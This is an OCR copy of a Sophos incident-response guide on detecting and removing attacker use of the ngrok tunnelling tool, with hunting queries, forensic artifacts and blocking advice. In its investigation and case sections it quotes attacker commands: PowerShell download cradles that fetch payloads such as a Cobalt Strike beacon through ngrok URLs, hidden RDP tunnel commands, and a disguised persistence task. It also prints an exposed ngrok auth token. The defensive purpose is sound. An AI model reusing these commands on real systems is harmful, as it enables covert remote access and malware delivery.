
Rapid Response: The Ngrok Incident Guide

news.sophos.com/en-us/2022/07/14/rapid-response-the-ngrok-incident-guide/

Alexander Giles July 14, 2022



This article is part of a series of step-by-step incident guides created by the Sophos Rapid Response team to help incident responders and security-operations teams identify and remediate widely seen threat tools, techniques, and behaviors.

What Is Ngrok and How Is It Used by Threat Actors?

Ngrok is a cross-platform tool that exposes local network ports to the internet via secure tunneling. It provides secure tunnels between the internet and computer systems that exist behind a firewall or Network Access Translation (NAT) solution, and which use the Transmission Control Protocol (TCP). Once a port has been chosen as the desired communication channel, the necessary tunneling configurations are set up within the ngrok process. Ngrok's cloud services facilitate two-way network traffic that is relayed back to the running ngrok process and forwards the network traffic to the specified local port.

A limited version of the tool is freely available at ngrok.com for noncommercial use, and a fuller-fledged version can be licensed for commercial use. Unfortunately, it also figures into various attack strategies when malicious actors use its tunneling capabilities to connect to command-and-control (C2) servers, download malicious code, and so forth while bypassing network protections.

Other likely reasons for its popularity with attackers include:

- Used for legitimate business reasons, which means it is not classed as malware by default
- Operates over common open ports
- No direct file dependencies
- Easily configured
- Supports any network service that uses the TCP protocol
- Accommodates the creation of TCP tunnels, coupled with the basic access of exposing local ports (3389) for access across an internet connection

- Enables adversaries to retrieve payloads through public ngrok services (since all the network traffic passes through ngrok URLs)

Incident Guide Context

This guide only addresses the investigation and mitigation of incidents involving the detection of ngrok on the network. *We strongly recommend that responders ascertain whether ngrok is in use on their network for legitimate purposes before proceeding with mitigation.*

The guide uses features of Sophos XDR, such as Live Discover and Live Response, to illustrate the steps defenders can take. Security professionals that are not using Sophos XDR but have access to other tools such as OSQuery can adapt and apply the information to their needs.

Queries and commands referenced in the guide are some of the methods used by the Sophos Rapid Response team during incident engagements. They are recommendations only; there will be other ways of accomplishing each task.

Any instructions to remove items should be double-checked to prevent the accidental removal of legitimate client configurations.

Investigate

The goal of this section is to establish if there are any Indicators of Compromise (IOC) on the affected system that are related to ngrok. In subsequent sections we will provide steps to analyze and respond to the results of investigation. For purposes of illustration, we will draw on two separate response scenarios in these sections. We will occasionally use **green** text to draw attention to significant details.

Check for Live Processes

First, run a query on the network to check the currently running processes.

Sophos XDR customers can create and run new Live Discover queries to do this. If you are new to Live Discover, the help guide can assist you in putting those together. The basic steps are as follows:

1. Login to Sophos Central, then go to Threat Analysis Center > Live Discover
2. Enable “Designer Mode”
3. Select “Create new query”
4. Give your query a name and description and select a category under which to store it. Be sure to select “Live Endpoint”
5. Copy the SQL details from the Rapid Response GitHub page: Process.01.0 – List running processes tool.txt
6. Save the query

Live processes
ngrok.exe
- ngrok runs at the command-line level; potential parent processes include:
  - CMD.exe
  - PowerShell.exe
- CMDline parameters
  CMDline parameters
  - RDP TCP 3389 tunnel
    ngrok.exe tcp 3389
  - HTTP 443
    ngrok http 443

In our example, we ran some queries on DNS, HTTP, and PowerShell checking for any signs of ngrok. These are presented here along with the findings.

Journal testing: Downloaded IP Scanner payload via ngrok

Command invoked on the target computer

- powershell.exe /c (new-object System.Net.WebClient).DownloadFile('https://3812-[redacted].ngrok.io/Advanced_IP_Scanner_2.5.3850.exe','C:\Perflogs\IP.exe')
  - **https://3812-[redacted].ngrok.io** > ngrok tunnel setup on the source computer (emulated attackers command & control) that points to **C:\Perflogs\Advanced_IP_Scanner_2.5.3850.exe**
  - **Advanced_IP_Scanner_2.5.3850.exe** > Payload on the source computer
  - **C:\Perflogs\IP.exe** > Location to write the file to disk on the target computer
- **DNS Journal**

  Finding > 3812-[redacted]ngrok.io
  - **Dynamic** (if using free version) > 3812-[redacted]
  - **Static variable** > **ngrok**
  - **Query >** Sophos_dns_journal

    Name

    %ngrok%
- **HTTP Journal**
  - Finding > No finding due to the tunnel operating over port 443 and not 80

    Query > Sophos_HTTP_Journal
  - **Finding** (Changed tunnel to port 80) > c5a8-[redacted].ngrok.io/Advanced_IP_Scanner_2.5.3850.exe
  - "GET /Advanced_IP_Scanner_2.5.3850.exe HTTP/1.1 Host: c5a8-[redacted].ngrok.io Connection: Keep-Alive"
  - **Static variable** > **ngrok**
  - Query > Sophos_http_journal
    - URL

      %ngrok%
    - Header

      %ngrok%
- **Grep PSReadline**
  - **Finding** > powershell.exe /c (new-object System.Net.WebClient).DownloadFile('https://3812-[redacted].ngrok.io/Advanced_IP_Scanner_2.5.3850.exe','C:\Perflogs\IP.exe')
  - **Static grep pattern** > '**ngrok**'
  - **Query custom >**

    SELECT grep.*
    FROM file
    CROSS JOIN grep ON (grep.path = file.path)
    WHERE
    file.path LIKE
    'C:\Users\%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt'
    AND grep.pattern = 'ngrok'
- **Sophos PowerShell events**
  - **Finding** > powershell.exe /c (new-object System.Net.WebClient).DownloadFile('https://3812-[redacted].ngrok.io/Advanced_IP_Scanner_2.5.3850.exe','C:\Perflogs\IP.exe')
  - **Static variable** > **ngrok**
  - **Query** > sophos_powershell_events

    script_text

    %ngrok%
- **File.01.0 – Files on disk (path)**
  - **Finding** > ngrok YML file which contains auth token (default location when parsed to ngrok.exe)
  - **Static variable** > **ngrok.yml**
  - **Query** > $$path$$ > C:\users\%\.ngrok2\ngrok.yml

Moving on, we start to dig deeper in DNS, Journals, and other logged data. These options are presented here along with the findings.

Journal testing: Creating port binding 3389 for RDP via ngrok

Command invoked on the target computer

- powershell.exe /c Start-Process -WindowStyle Hidden -FilePath ngrok.exe -ArgumentList 'tcp 3389'
  PowerShell executes the ngrok application and binds the TCP port 3389 (file path assumes ngrok binary is within %system32%), hiding windows, and closing the terminal once the command has completed
- **DNS Journal**
  Finding > tunnel.us.ngrok.com
  - **Static variable** > **ngrok**
  - **Query** > Sophos_dns_journal
    Name
    %grok%
- **Network Journal**
  Finding > Source ::1 | Destination ::1 | DestinationPort 3389
  - **Static variable** > **::1 | 3389**
  - **Query** > Sophos_network_journal
    - Source
      ::1
    - Destination
      ::1
    - Destination port
      3389
- **File journal**
  Finding > C:\Users\unknown\.ngrok2\ngrok.yml
  - **Static variable** > **ngrok.yml**
  - **Query** > Sophos_file_journal
    - subject
      FileOtherReads
    - path
      %ngrok.yml
- **File.01.0 – Files on disk (path)**
  - **Finding** > Prefetch execution entry for ngrok created via svchost process
  - **Static variable** > **NGROK.EXE%.pf**
  - **Query** > $$path$$ > **C:\Windows\Prefetch\NGROK.EXE%.pf**
- **Process Journal**
  - **Finding** > PowerShell.exe" /c Start-Process -WindowStyle Hidden -FilePath ngrok.exe -ArgumentList 'tcp 3389'
    - **Static variables** > **ngrok | tcp 3389**
    - **Query** > Sophos_process_journal
      CMDLine
      - ngrok
      - tcp 3389
  - **Finding** > "C:\Windows\system32\ngrok.exe" tcp 3389
    - **Static variables** > **ngrok | tcp 3889**
    - **Query** > Sophos_process_journal
      CMDLine
      - ngrok
      - tcp 3389
- **Windows Event Logs** (Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational.evtx)
  Finding > Source Network Address: ::%16777216
  - **Static variable** > **::%16777216**
  - **Query** > Rapid Response: Logins.01.0 – 1149 RDP Logins
    Source IP
    %::%16777216%

- **Windows Event Logs** (Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx)
  Finding > Source Network Address: ::%16777216
  - **Static variable** > **::%16777216**
  - **Query** > Rapid Response: Logins.01.2 – 21-40 local session login events
    Source IP
    %::%16777216%
- **Windows Event Logs** (Microsoft-Windows-RemoteDesktopServices-RdpCoreTS%4Operational.evtx)
  Finding > The server accepted a new TCP connection from client [::1]:51154
  - **Static variable** > **::1**
  - **Query** > Unknown
- **New IoC discovery**
  Scheduled task located that binds a pre-defined ngrok URL via TCP protocol using port 3389
  - **Task name** > MicrosoftSync
  - **Task action** > C:\Windows\Temp\rk\ngrok.exe
  - **Task argument** > tcp –region=us –remote-addr=3.tcp.ngrok.io:25126 3389
  - **Execute ngrok** > C:\Windows\Temp\rk\ngrok.exe
  - **Protocol to use** > TCP
  - **Region select** > us
  - **Remote address** > 3.tcp.ngrok.io:25126 3389
    - URL > 3.tcp.ngrok.io
    - Port > 25126
    - Protocol > 3389
  - **Task path** > C:\Windows\system32\tasks\Microsoft\Windows\MicrosoftSync.xml
- **Tasks.01.0 – Scheduled Tasks**
  Finding > Scheduled task containing action argument parameters parsed to ngrok binary to start a 3389 tunnel via a predefined binding address
  Static variable > **%ngrok%**
  - If a remote address was supplied within argument parameters within a scheduled task, the static part that could be searched for would be the second-level domain, which is ngrok
    - 3.tcp.**ngrok**.io:25126 3389
      - 3 > dynamic value
      - tcp > static although doesn't attribute to ngrok
      - ngrok > static value for second-level domain to use ngrok public services
      - io > static value at present
      - 25126 > Dynamic / unknown static value (different tiering options)
      - 3389 > Dynamic value (other ports could be bound)
    - %
  - $$action$$
    %ngrok%

Analyze

The following information is based on intelligence gathered during two incident response investigations in which ngrok was introduced to the targeted network and abused by attackers.

Incident One

- RDP connections
  - Source network address: ::%16777216
  - The server accepted a new TCP connection from client [::1]:52423
- PowerShell downloads ngrok archive file, extracts to disk, and starts the ngrok process via PowerShell

  powershell.exe /c (New-Object System.Net.WebClient).DownloadFile('https://bin.equinox.io/c/4VmDzA7iaHb/ngrok-stable-windows-386.zip','ngrok.zip');Expand-Archive -Path 'ngrok.zip' –DestinationPath 'C:\Windows\System32\';Start-Process –nnw –FilePath ngrok.exe –ArgumentList version EngineVersion=
- PowerShell invoking ngrok and adding TCP port bind to 3389

  powershell.exe /c Start-Process -WindowStyle Hidden -FilePath ngrok.exe -ArgumentList 'tcp 3389'

  PowerShell executes ngrok binary file and sets up TCP port on 3389
- PowerShell invokes ngrok API, using present port 4040

  powershell.exe /c (New-Object System.Net.WebClient).DownloadString('http://127.0.0.1:4040/api/tunnels')
- PowerShell invokes ngrok to communicate to a C2 server to retrieve malicious payload and write to disk

  powershell.exe /c (new-object System.Net.WebClient).DownloadFile('http://2f65dfe21ccb.ngrok.io/b3.exe','C:\tmp\beacon.exe')

  PowerShell invokes web request for file retrieval
  - http > Over web protocol 80
  - 2f65dfe21ccb > subdomain assigned by ngrok service (with paid versions this can remain static and not dynamic)
  - ngrok > second-level domain for ngrok service
  - .io > Top-level domain
  - b3.exe > Payload to retrieve from attacker's webserver via ngrok
  - C:\tmp\beacon > Write b3.exe to disk within this location

    Based on the name only, this is a form of beacon

Incident Two

- Wget invokes a web request to download an archive file containing an ngrok binary and performs an archive decompress. (Note: This was decoded from base64 SQB…. Code)
    - IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:37448/'); [Net.ServicePointManager]::SecurityProtocol = "tls12, tls11, tls"; [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12 -bor [Net.SecurityProtocolType]::Tls11 -bor [Net.SecurityProtocolType]::Tls ; wget https://bin.equinox.io/c/4VmDzA7iaHb/ngrok-stable-windows-amd64.zip -Outfile C:\Windows\Temp\s.zip ; Expand-Archive -Path C:\Windows\Temp\s.zip -DestinationPath C:\Windows\Temp\rk\
    - Cobalt Strike local host port Beacon bind assignment
    - TLS versions covered to allow download operation to occur for whichever TLS version is present
    - Web request to equinox.io domain to download ngrok
        ngrok-stable-windows-amd64.zip
    - Output the archive file to disk at location:
        - C:\Windows\Temp
        - Name the archive file s.zip
    - Decompress the archive file to:
        C:\Windows\Temp\rk
- Scheduled task located which binds a pre-defined ngrok URL via the TCP protocol using port 3389
    - **Task name** > MicrosoftSync
    - **Task action** > C:\Windows\Temp\rk\ngrok.exe
    - **Task argument** > tcp –region=us –remote-addr=3.tcp.ngrok.io:25126 3389
        - **Execute ngrok** > C:\Windows\Temp\rk\ngrok.exe
        - **Protocol to use** > TCP
        - **Region select** > us
        - **Remote address** > 3.tcp.ngrok.io:25126 3389
            - URL > 3.tcp.ngrok.io
            - Port > 25126
            - Protocol > 3389
    - **Task path** > C:\Windows\system32\tasks\Microsoft\Windows\MicrosoftSync.xml

Here, ngrok artifacts (based on ngrok TCP 3389 binding and payload retrieval via web protocols) were found. These are listed below along with their location. Values shown in green represent data that could be used to suggest ngrok presence / activity.

- **File system**
    C:\Users\%\.ngrok2\ngrok.yml
    - This is the default location created by ngrok regarding the auth token import
        ngrok.yml contents > authotoken:2x51DsQKXfh5ktnL0QZoE02nP7V_378snElWViOptKDsXk8sM
    - **C:\Windows\Prefetch\NGROK.EXE%.pf**
        Svchost.exe created a prefetch file when ngrok was executed via a PowerShell start process
- **Registry**
    SYSTEM HVE
        HKLM\SYSTEM\ControlSet001\Control\Session Manager\AppCompatCache
            Cache entry value > C:\Users\unknown\Desktop**ngrok.exe**
                Note:
                - If the binary name for ngrok didn't use the default naming string for the binary executable **ngrok.exe**, it would render this artifact inconsequential, since the random substitute name that ngrok would be given by adversaries would not match
                - This artifact can suggest several different types of events have occurred, and is not a reliable source for execution date / time stamps. However, if the default naming convention remains in use, this artifact could suggest the presence of ngrok
                - Default inherent value will provide last modification time stamp for the binary executable

- **Windows event logs**
  - **Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational.evtx**
    Event ID 1149
    Source Network Address: **::%16777216**
  - Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx
    - Event ID 21 (Logon succeeded)
      Source Network Address: **::%16777216**
      Note: This event ID will only populate if an RDP connection is established via user credentials that differ from any currently logged on users with sessions
    - Event ID 22 (Shell start notification)
      Source Network Address: **::%16777216**
      Note: This event ID will only populate if an RDP connection is established via user credentials that differ from any currently logged on users with sessions
    - Event ID 24 (Session has been disconnected)
      Source Network Address: **::%16777216**
    - Event ID 25 (Session reconnection succeeded)
      Source Network Address: **::%16777216**
      Note: This event ID will only populate if an RDP connection is established via user credentials that are currently logged on users with sessions, or a continuation from a disconnection via the same session's ID
  - **Microsoft-Windows-RemoteDesktopServices-RdpCoreTS%4Operational.evtx**
    Event ID 131 (The server accepted a new TCP connection from client)
    The server accepted a new TCP connection from client [**::1**]:53645 (53645 represents a private port value assigned for the connection; this would be a non-static value)
  - **Security.evtx**
    Event ID 4624 (account was successfully logged on)
    Source Network Address: **::1**
    - Note: ::1 > IPV6 loopback address
    - Logon Type: 10 (RDP)
      Note: The two variables combined suggest an RDP logon-type connection has occurred, via a source address, loopback

Respond

Now that we have information derived from investigation and analysis, we can respond to an unwanted instance of ngrok and clean up the network/endpoints, using Sophos Central (or other installed security solution and policies) to block the application. There are various ways to accomplish this.

Sophos Central has a global block list by hash (although only versions of ngrok that have hashes added would be blocked).

Microsoft AppLocker policies / rule sets concerning unsigned binaries can also be put in place to counter this, since the ngrok binary is currently not digitally signed.

Mitigation can also be handled at the proxy servers or firewalls (if reviewing DNS requests / TLS decryption packet inspection). Although ngrok binaries can differ in name, hash, location, and so forth, the initial network communications to use ngrok's public infrastructure appear to be static. For example:

- Top-level domain > .io
- Second-level domain > **ngrok**
  This second-level domain remains static and could be used to block network traffic
- Subdomain > Random if using a free versions; other tiering allows for static domains

Likewise, for DNS requests, a similar approach could be adopted to block ngrok traffic and identify which machines were initiating the DNS requests. Note that as shown in various instances above, ngrok uses multiple top-level domains (.com, .io):

- Top-level domain > .com
- Second-level domain > **ngrok**

  This second-level domain, which in our experience remains static, could be used to detect the network traffic request from the source host and block the network traffic. Although the subdomains also appear to be static, the detection / block would be cleaner using the second-level ngrok value, in case different regions were to provide alternate subdomains or some other form of differences
- Subdomains > tunnel.US

Before restoring from backup, remember to check that your backups are also clean.